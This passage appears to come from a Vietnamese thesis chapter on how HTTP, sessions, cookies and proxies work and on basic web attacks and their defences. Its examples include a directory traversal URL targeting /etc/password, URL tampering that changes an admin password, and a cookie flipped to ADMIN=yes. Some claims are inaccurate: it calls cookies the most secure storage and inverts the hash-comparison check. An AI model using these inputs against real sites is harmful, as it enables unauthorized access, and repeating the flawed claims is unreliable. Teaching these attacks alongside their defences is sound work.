này đưa ra sản phẩm Flash. Flash cho phép các nhà thiết kế tạo các ứng dụng hoạt động và linh động. Flash không đòi hỏi các kỹ năng lập trình cao cấp và rất dễ học. Cũng giống như các nhiều giải pháp khác Flash yêu cầu phần mềm phía client. Chẳng hạn như gói Shockwave Player plug-in có thể được tích hợp trong một số hệ điều hành hay trình duyệt.

1.2.3.3.HTTP header

HTTP header là phần đầu gói tin giao thức HTTP. Những thông tin máy khách gửi cho máy chủ WEB được gọi là HTTP requests (yêu cầu) còn máy chủ gửi cho máy khách được gọi là HTTP responses (trả lời). Thông thường một HTTP header gồm nhiều dòng, mỗi dòng chứa một tham số và các giá trị. Một số tham số được dùng chung cho cả hai trường hợp. Để rõ hơn HTTP header lấy phần mềm bắt gói tin Wireshark để rõ trong ví dụ này là truy cập vào trang zing.vn để lấy thông tin.

29	3.006964	192.168.1.250	120.138.69.70	HTTP	GET / HTTP/1.1
54	3.065627	120.138.69.70	192.168.1.250	HTTP	HTTP/1.0 200 OK (text/html)
88	3.694997	192.168.1.250	120.138.69.19	HTTP	GET /v3/js/config_production-1.03.js HTTP/1.1
89	3.700714	192.168.1.250	120.138.69.19	HTTP	GET /v3/js/detectmobile-1.00.js HTTP/1.1
90	3.707502	192.168.1.250	120.138.69.19	HTTP	GET /v3/js/zm.tooltip-1.04.js HTTP/1.1
113	3.732581	192.168.1.250	120.138.69.223	HTTP	GET /css/adstyle.css HTTP/1.1

Hình 1.3: Gói tin HTTP Requests.

```

Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /
      Request Version: HTTP/1.1
      Accept: text/html, application/xhtml+xml, /*\r\n
      Accept-Language: vi-VN\r\n
      User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)\r\n
      Host: www.zing.vn\r\n
      Connection: Keep-Alive\r\n
      Accept-Encoding: gzip;q=1.0, deflate;q=0.8, chunked;q=0.6\r\n
      \r\n

```

Hình 1.4: Thông tin gói tin HTTP Requests.

Request method: Phương thức yêu cầu. Có thể GET hoặc POST.

Request version: Phiên bản của giao thức HTTP.

Accept-Language: Ngôn ngữ website đang sử dụng.

Host: Chỉ địa chỉ trang WEB đang truy cập.

29	3.006964	192.168.1.250	120.138.69.70	HTTP	GET / HTTP/1.1
54	3.065627	120.138.69.70	192.168.1.250	HTTP	HTTP/1.0 200 OK (text/html)
88	3.694997	192.168.1.250	120.138.69.19	HTTP	GET /v3/js/config_production-1.03.js HTTP/1.1
89	3.700714	192.168.1.250	120.138.69.19	HTTP	GET /v3/js/detectmobile-1.00.js HTTP/1.1
90	3.707502	192.168.1.250	120.138.69.19	HTTP	GET /v3/js/zm.tooltip-1.04.js HTTP/1.1
113	3.732581	192.168.1.250	120.138.69.223	HTTP	GET /css/adstyle.css HTTP/1.1

Hình 1.5: Gói tin HTTP Responses.

```

HTTP/1.0 200 OK\r\n
  [Expert Info (Chat/Sequence): HTTP/1.0 200 OK\r\n]
    Request Version: HTTP/1.0
    Response Code: 200
    Date: Sun, 12 Feb 2012 13:25:19 GMT\r\n
    Content-Type: text/html; charset=utf-8\r\n
    Vary: Accept-Encoding\r\n
    ETag: c4dda00bb5159e5ebb723432a5d44707\r\n
    Content-Encoding: gzip\r\n
  Content-Length: 23462\r\n
  Server: IBM_HTTP_Server/7.0.0.15\r\n
\r\n
Content-encoded entity body (gzip): 23462 bytes -> 121875 bytes

```

Hình 1.6: Thông tin gói tin HTTP Responses.

Request version: Phiên bản giao thức HTTP.

Response code: Mã trạng thái. (OK_thành công hoặc Fail_thất bại)

Content-type: Kiểu nội dung của trang WEB.

1.2.3.4.Session

HTTP là giao thức hướng đối tượng phi trạng thái, nó không lưu trữ trạng thái làm việc giữa máy chủ và máy khách. Điều này gây khó khăn cho việc quản lý một số ứng dụng web bởi vì máy chủ không biết rằng trước đó trình khách đã ở trạng thái nào. Để giải quyết vấn đề này, người ta đưa ra Session (phiên làm việc) vào giao thức HTTP.

Session ID là một chuỗi để chứng thực phiên làm việc. Một số máy chủ sẽ cấp phát Session cho người dùng khi họ xem trang web trên máy chủ.

Để duy trì phiên làm việc Session ID thường được lưu trữ vào:

Biến trên URL

Biến ẩn from

Cookie

Phiên làm việc chỉ tồn tại trong khoảng thời gian cho phép, thời gian này được quy định tại máy chủ hoặc bởi ứng dụng thực thi. Máy chủ tự động giải phóng phiên làm việc để khôi phục tài nguyên hệ thống.

Để hiểu rõ thêm về Session thông qua ví dụ sau: user A chơi facebook thì thấy thông tin bổ ích muốn user B thấy những thông tin này. User A liền copy đường link trên cho user B nhưng kết quả là user B đọc không được bởi vì facebook cấp mỗi user với mỗi phiên làm việc khác nhau.

1.2.3.5.Cookie

Là một phần dữ liệu nhỏ có cấu trúc được chia sẻ giữa máy chủ và trình duyệt người dùng. Các Cookie được lưu trữ dưới dạng những file dữ liệu nhỏ dạng text, được ứng dụng tạo ra để lưu trữ truy tìm nhận biết những người dùng đã ghé thăm trang web và những vùng họ đã ngang qua trang. Những thông tin này có thể bao gồm thông tin người dùng, tài khoản, mật khẩu,...Cookie được trình duyệt của người dùng chấp nhận lưu trên đĩa cứng của mình. Nhiều trình duyệt không tự động lưu trữ Cookie mà còn phụ thuộc vào người dùng có chấp nhận lưu nó hay không.

Những lần truy cập sau vào trang web đó ứng dụng có thể sử dụng lại những thông tin trong Cookie (các thông tin tài khoản liên quan) mà người dùng không cần phải đăng nhập hay cung cấp thêm thông tin gì cả. Cookie có các loại như sau:

Persistent Cookies được lưu trữ dưới dạng tập tin .txt hoặc lưu thành nhiều tập tin *.txt trong đó mỗi tập tin là một Cookie trên máy khách trong một khoảng thời gian xác định.

Non-persistent Cookie thì được lưu trữ trên bộ nhớ RAM của máy khách và sẽ bị hủy khi đóng trang web hay nhận được lệnh hủy từ trang web.

Secure Cookies chỉ có thể được gửi thông qua HTTPS (SSL) cung cấp cơ chế truyền bảo mật.

Non-Secure Cookie có thể được gửi bằng cả hai giao thức HTTPS hay HTTP.

Ví dụ sau minh chứng điều ở trên. Giả sử lần đầu tiên bạn vào trang facebook.com thì máy tính của bạn sẽ tải trang này rất lâu vì nó phải tải nội dung trang WEB về máy của bạn. Sau khi tải xong đăng nhập vào hệ thống và sử dụng như bình thường. Sang ngày hôm sau, vào lại trang facebook.com thì vào rất nhanh và nhiều khi cũng không cần phải đăng nhập tài khoản nữa nguyên nhân chính là do trình duyệt đã lưu Cookie các thông tin hôm qua bạn đã vào. Cookie là một cao dao hai lưỡi, lợi ích của nó thì bạn có thể thấy được sự tiện lợi đỡ tốn thời gian tải lại trang WEB nhưng ngược lại nhược điểm của nó là các Hacker có thể dựa vào các file Cookie để lấy các thông tin tài khoản. Rất là nguy hiểm nên tốt nhất không để trình duyệt lưu Cookie nhưng đa số người dùng hiện nay đều để chế độ lưu Cookie vì người dùng không biết đến sự nguy hiểm của nó hoặc là thấy nó tiện cho công việc của mình.

1.2.3.6.Proxy


Hiện nay, người dùng sử dụng Internet đa số là đi Internet trực tiếp nghĩa là người dùng tự mình đi đến máy chủ hỏi xin các yêu cầu. Đi trực tiếp như thế này thì có cái khuyết điểm là băng thông sẽ tốt rất nhiều cũng chính vấn đề về băng thông nên mới ra đời khái niệm “proxy”.

Proxy cung cấp cho người sử dụng truy xuất Internet những nghi thức đặc biệt. Những chương trình máy khách của người sử dụng sẽ qua trung gian máy chủ proxy thay thế cho máy chủ thật sự mà người sử dụng cần giao tiếp.

Máy chủ proxy xác định những yêu cầu từ client và quyết định đáp ứng hay không đáp ứng, nếu yêu cầu được đáp ứng máy chủ proxy sẽ kết nối với máy chủ thật thay cho máy khách và tiếp tục chuyển tiếp những yêu cầu từ máy khách đến máy chủ, cũng như trả lời của máy chủ đến máy khách. Vì vậy máy chủ proxy giống cầu nối trung gian giữa máy chủ và máy khách.

Thường thì máy chủ proxy được xây dựng chủ yếu là trong công ty hay các nhà cung cấp dịch vụ để phục vụ cho nhân viên hay là khách hàng của nhà cung cấp. Ví dụ: người dùng ở Việt Nam thích vào trang facebook.com nhưng hiện nay thì các nhà mạng chặn trang facebook này lại có thể là dùng ACL hay firewall để chặn, sở dĩ nhà mạng có thể chặn được người dùng là vì nó dựa trên gói tin chạy qua Router với địa chỉ đích của facebook là chặn. Vậy thì người dùng không thể đi đến trang facebook đó theo phương thức truyền thống là trực tiếp nữa rồi nên người dùng mới đi theo gián tiếp là trỏ trang facebook đến một máy chủ proxy để nhờ máy chủ proxy đẩy đi đến trang facebook giúp. Như vậy thì người dùng có thể truy cập facebook mặc dù bị các nhà mạng chặn. Nói như vậy không có nghĩa là đi theo kiểu proxy là lợi hoàn toàn, khuyết điểm lớn nhất mà proxy mắc phải là bảo mật vì nó là thằng trung gian nên nó có thể biết hết mọi thứ mà người dùng khai báo với máy chủ facebook.

1.2.4.Kiến trúc một ứng dụng WEB



Hình 1.7: Kiến trúc một ứng dụng WEB.

Một ứng dụng web có đầy đủ các thành phần như sau:

➤ Máy khách

Tại máy khách muốn truy cập vào được các ứng dụng web thì phải có trình duyệt web có thể dùng trình duyệt web mặc định của các hệ điều hành như window là Internet Explore, Linux thường là Firefox,... còn không thì có thể cài thêm các chương trình duyệt web như Google Chrome, Opera,...

➤ Máy chủ web

Là nơi lưu trữ nội dung trang web, tiếp nhận các yêu cầu kết nối từ máy khách, máy chủ web sử dụng phần mềm để chạy dịch vụ web phục vụ cho các máy khách như trên Windows có IIS, Linux thì có Apache, Tom cat,...


➤ Ứng dụng web

Ứng dụng web được viết bằng các ngôn ngữ khác nhau như java, php,... hay có thể là một đoạn flash đơn giản để nhúng các ứng dụng vào trang web. Ví dụ như games online trên facebook hay zing.

➤ Cơ sở dữ liệu

Là một máy chủ chịu trách nhiệm việc lưu trữ thông tin của các ứng dụng web có thể là lưu trữ ngay trên máy chủ web hoặc là một máy chủ khác nhưng thường để bảo mật thì người ta lưu trên một máy chủ khác và sử dụng hệ quản trị cơ sở dữ liệu như SQL Server hay Oracle,... Ví dụ: như chơi games online trên web của facebook hay zing thì người chơi games xong thường lưu các giá trị của người chơi vào một cơ sở dữ liệu nào đó và khi nào người chơi muốn tiếp tục chơi thì truy vấn lấy cơ sở dữ liệu đó ra.

1.2.5. Nguyên lý hoạt động của một ứng dụng WEB



Hình 1.8: Nguyên lý hoạt động của một ứng dụng WEB.

Bước 1: Tại trình duyệt của máy khách gõ địa chỉ trang web vào, lúc này trình duyệt sẽ tạo HTTP request gửi đến máy chủ ứng dụng web. Nếu như thành công thì sẽ tải được trang web về ngược lại nếu thất bại ta cần phải kiểm tra kết nối từ máy khách đến máy chủ web là phải thông suốt có thể thử bằng lệnh ping.

Bước 2: Sau khi tải được trang web, máy chủ web yêu cầu người dùng đăng nhập tên tài khoản và mật khẩu, tất nhiên người dùng phải biết mình đang sử dụng ứng dụng nào và tài khoản, mật khẩu là gì. Nếu chưa có tài khoản chúng ta có thể đăng ký một tài khoản để được truy cập.

Bước 3: Thông báo đăng nhập thành công được hiển thị trên trình duyệt của máy khách. Giả sử người dùng muốn thực hiện rút tiền trong tài khoản ngân hàng, người dùng sử dụng ứng dụng web rút tài khoản ngân hàng. Sau khi thực hiện các bước rút tiền theo yêu cầu thì tại máy chủ web gói tin yêu cầu rút tiền sẽ đến ứng dụng web, ứng dụng web sẽ kiểm tra tài khoản này có đủ tiền tối thiểu được rút hay không nếu đủ thì nó chuyển đến máy chủ cơ sở dữ liệu.

Bước 4: Tại máy chủ cơ sở dữ liệu nó sẽ truy vấn các thông tin cần thiết để tính toán như là số tài khoản dư và lưu trữ các thông tin cần thiết như thời gian, thông tin tài khoản,...

Bước 5: Sau khi đã truy vấn xong thì nó sẽ gửi lại cho máy khách những thông báo cần thiết.

1.3.Một số dạng tấn công và bảo mật ứng dụng web cơ bản

1.3.1.Thiếu sót trong việc kiểm tra dữ liệu nhập vào

1.3.1.1.Tràn bộ đệm (Buffer Overflow)

❖ Kỹ thuật tấn công

Một khối lượng dữ liệu được gửi vào ứng dụng vượt quá lượng dữ liệu được cấp phát khiến cho ứng dụng không thực thi được câu lệnh dự định kế tiếp mà thay vào đó phải thực thi một đoạn mã bất kì do Hacker đưa vào hệ thống. Nghiêm trọng hơn nếu ứng dụng được cấu hình để thực thi với quyền root trên hệ thống thì coi như Hacker đã chiếm được toàn bộ hệ thống máy chủ web. Hầu hết những vấn đề phát sinh từ người lập trình yếu kém hay mới vào nghề.

Ví dụ: Xét đoạn mã lệnh sau:

```
Form(char *ch)
```

```
{
```

```
char buffer [256];
```

```
...
```

```
}
```

Trong đoạn mã sau nếu chúng ta nhập vào hơn 256 ký tự thì sẽ bị tràn bộ đệm.

❖ *Một số biện pháp bảo mật khắc phục*

Người thiết kế website hay lập trình cần phải kiểm tra kỹ kích thước dữ liệu khi sử dụng. Nghĩa là có xử lý ngoại lệ.

Ví dụ: Như trường hợp trên nếu mà nhập vào hơn 256 ký tự thì sẽ bị tràn bộ đệm vậy ta thêm đoạn code vào để xử lý ngoại lệ. Như nếu nhập hơn 256 ký tự thì gửi thông báo yêu cầu người dùng nhập chính xác và cho phép người dùng nhập lại.

1.3.1.2. Vượt đường dẫn (Directory Traversal)

❖ *Kỹ thuật tấn công*

. Ứng dụng sử dụng tập tin hệ thống của máy chủ trong lớp “ứng dụng” để hiện thị thông tin lưu trữ tạm thời. Những tập tin nào bao gồm tập tin hình ảnh, tập tin HTML. Thư mục www/root là một thư mục gốc chứa trang web, nơi mà được truy xuất từ trình duyệt. Ứng dụng web có thể lưu bên trong hoặc bên ngoài www/root.

Nếu ứng dụng không kiểm tra những kí đặc biệt, thường được sử dụng trong đường dẫn như “/” thì có thể rằng ứng dụng đã có lỗ hổng cho kiểu tấn công vượt đường dẫn. Hacker có thể yêu cầu máy chủ gởi kết quả là nội dung của những tập tin nằm ngoài thư mục www/root có thể là /etc/password.


Ví dụ: Hacker vào trang web đọc thông tin

<http://www.juggyboy.com/.../.../index.html>

nhưng nếu Hacker thay đổi tập tin cần truy xuất như sau:

<http://www.juggyboy.com/get/process.php/.../.../.../etc/password>

Vậy là Hacker có thể truy cập đến thư mục chứa toàn bộ password của hệ thống máy chủ. Như vậy thì anh ta đã có những gì anh ta cần.



Hình 1.9: Ví dụ kỹ thuật tấn công vượt đường dẫn

❖ *Biện pháp bảo mật khắc phục*

Người quản trị viên cần phải phân quyền hợp lý cho các thành viên.

Phòng chống tốt nhất vẫn là các ứng dụng cần kiểm tra việc truy xuất tập tin trước khi xuất kết quả trả về cho trình duyệt của máy khách.

Cập nhập và vá lỗi thường xuyên hệ điều hành của máy chủ WEB hay các ứng dụng WEB.

1.3.1.3.Kí tự rỗng

❖ *Kỹ thuật tấn công*

Nhiều ứng dụng WEB thường sử dụng ngôn ngữ lập trình như C, java để tạo modul xử lý những công việc như thao tác với những dữ liệu nhập vào từ người dùng. Hacker lợi dụng kí tự kết thúc chuỗi sẽ thêm vào trong những đoạn code nhằm đánh lừa các ứng dụng.

Ví dụ: Giả sử đưa vào chuỗi như thế này “123\0456” thì qua chương trình lập trình bằng C, chuỗi này có thể bị cắt ngắn còn lại là 123

vì C xem \0 là dấu hiệu kết thúc chuỗi. Đây cũng chính là điểm yếu mà Hacker lợi dụng vào, mục đích chính của nó chính là lợi dụng điều này có thể vượt qua các khâu kiểm tra nội dung chuỗi.

❖ **Biện pháp bảo mật khắc phục**

Kiểm tra chấp nhận những dữ liệu hợp lệ. Loại bỏ những kí tự có ý nghĩa là cắt chuỗi hay tự động xuống hàng, đối với C thì ‘\’ nói riêng còn đối với lập trình nói chung.

1.3.2.Thao tác trên các tham số truyền

1.3.2.1.Thao tác trên URL

❖ **Kỹ thuật tấn công**

Khi nhập một form HTML thì kết quả sẽ được gởi đến máy chủ thông qua 2 cách: GET hay POST. Nếu dùng GET, thì tất cả các tên biến và giá trị của nó xuất hiện trong chuỗi URL.

Ví dụ 1: Trang web cho phép thành viên đăng nhập và thanh URL

<http://www.nganhangtructuyen.com/example?user=quocnhan&pass=123>

User: tên tài khoản người dùng.


Pass: mật khẩu của người dùng.

Ví dụ 2: Giả sử muốn thay đổi mật khẩu của người quản trị

<http://www.nganhangtructuyen.com/example?user=admin&newpass=123456>

User: tên tài khoản người dùng.

Newpass: thay đổi mật khẩu của người dùng.



Hình 1.10: Ví dụ kỹ thuật tấn công thay đổi tham số URL.

Qua ví dụ trên có thể thấy được Hacker có thể lợi dụng lỗ hổng này để thay đổi mật khẩu bất kì người dùng nào kể cả người quản trị viên. Chính vì thế mà trong các form đăng nhập thường thì sử dụng phương thức truyền là POST. POST cũng giống như GET nhưng nó khác ở chỗ GET thì hiện các thông tin lên URL rồi truyền đi còn POST thì lại chạy ngầm, gởi các thông tin ngầm đến cho máy chủ web nên mắt thường không thể thấy được nhưng nói như vậy là Hacker không thể biết được, chỉ cần nó sử dụng các phần mềm quét thì có thể thấy được. Tuy GET bảo mật kém nhưng hiện đang được sử dụng rất rộng rãi... và chỉ khi nào cần đăng nhập hay gởi các thông tin quan trọng thì mới sử dụng phương thức POST.

❖ *Biện pháp bảo mật khắc phục*

Ứng dụng sử dụng cơ chế hàm băm. Sau khi người dùng chứng thực thành công với một tài khoản, ứng dụng sẽ sinh ra một khoá tương ứng. Khoá này sẽ được lưu trên máy chủ cùng với biến tài khoản trong đối tượng hàm băm. Mỗi khi người dùng kết nối đến ứng dụng, khoá và tài khoản này sẽ được gửi đi và được so sánh với khoá và tài khoản trong hàm băm. Nếu tương ứng với bản ghi trong dữ liệu thì hợp lệ. Còn nếu không thì máy chủ biết rằng người dùng đã thay đổi URL.

Ngoài ra, với những thông tin có giá trị, cần mã hoá thông tin này trước khi cho hiển thị trên trình duyệt để tránh Hacker có thể sửa đổi tùy ý.


1.3.2.2.Thao tác với biến ẩn trong Form

❖ Kỹ thuật tấn công

Thông tin có thể được chuyển đổi thông qua một biến ẩn của form, gọi là Hidden Form Field. Biến ẩn form không hiển thị trên màn hình trình duyệt nhưng người dùng có thể tìm thấy nội dung của nó trong “view source” vì thế đây là một điểm yếu để Hacker lợi dụng bằng cách lưu nội dung trang web xuống trình duyệt, thay đổi nội dung trang và gửi đến trình chủ.

Ngoài việc thay đổi nội dung biến ẩn của form, Hacker còn biến đổi nội dung các thành phần trong form như chiều dài của một ô nhập dữ liệu để thực hiện việc tấn công “buffer overflow”, ...

Ví dụ: Các trang web bán hàng trực tuyến, Hacker có thể lợi dụng lỗi hỏng này thay đổi giá các sản phẩm mà trang bán hàng trực tuyến quy định. Giá chính của sản phẩm là 200\$ nhưng Hacker đã sửa lại thành 2\$ và sau đó truy vấn lên máy chủ WEB.



Hình 1.11: Ví dụ thao tác biến ẩn trong form.

❖ Biện pháp bảo mật khắc phục

Chỉ nên sử dụng biến ẩn của form để hiển thị dữ liệu trên trình duyệt, không được sử dụng giá trị của biến để thao tác trong xử lý ứng dụng.

Ví dụ: như khi ta up ảnh lên một trang web và thiết kế khi người dùng chọn ảnh nhỏ thì bức ảnh sẽ nhỏ lại còn khi người dùng chọn kích cỡ to thì bức ảnh sẽ to lên đây chính là mục đích của các biến ẩn trong form.

Ghép tên và giá trị của biến ẩn thành một chuỗi đơn. Sử dụng thuật toán mã hoá MD5 hoặc một hàm băm để tổng hợp chuỗi đó và lưu nó vào một trường ẩn gọi là “Chuỗi mẫu”. Khi giá trị trong form được gửi đi, các thao tác như trên được thực hiện lại với cùng một khoá mà ta định trước. Sau đó đem so sánh với “Chuỗi mẫu”, nếu chúng khớp nhau thì chứng tỏ giá trị trong biểu mẫu đã bị thay đổi.

Dùng một Session ID để tham chiếu đến thông tin được lưu trữ trên cơ sở dữ liệu.

1.3.2.3.Thao tác với Cookie

❖ *Kỹ thuật tấn công*

Cookie là thành phần lưu trữ thông tin bảo mật nhất nên Cookie thường được dùng để lưu trữ trạng thái cho giao thức HTTP. Nó còn dùng được dùng để lưu thông tin của người dùng khi sử dụng ứng dụng và những dữ liệu khác của Session. Tất cả các loại Cookie đều có thể bị thay đổi trong quá trình truyền từ người sử dụng đến máy chủ web. Do đó Hacker có thể thay đổi nội dung Cookie nhằm phá hoại ứng dụng web hay nhằm một mục tiêu nào đấy. Ví dụ sau sẽ trình bày cách thay đổi một Cookie.

Ví dụ: Cookie lưu trữ thông tin về tài khoản gởi tiền ngân hàng.

Cookie: lang=en-us; ADMIN=no; y=1; time=8:30GMT;

Cookie xác định người dùng này không phải là Admin, nhưng nếu Hacker thay đổi trường ADMIN này thì sao ?. Như vậy thì Hacker sẽ có quyền quản trị trên trang web hay ứng dụng web này với sự thay đổi sau:

Cookie: lang=en-us; ADMIN=yes; y=1; time=15:30GMT;

❖ **Biện pháp bảo mật khắc phục**

Sử dụng thông tin đối tượng Session lưu trữ thông tin quan trọng trên máy chủ. Khi ứng dụng cần kiểm tra thông tin một người dùng, ứng dụng sẽ dùng Session ID của người dùng để chỉ đến thông tin của người dùng trong cơ sở dữ liệu.

Xây dựng một cơ chế kiểm tra nội dung của Cookie để tìm ra giá trị không hợp lệ từ đó biết được Cookie đó là giả.

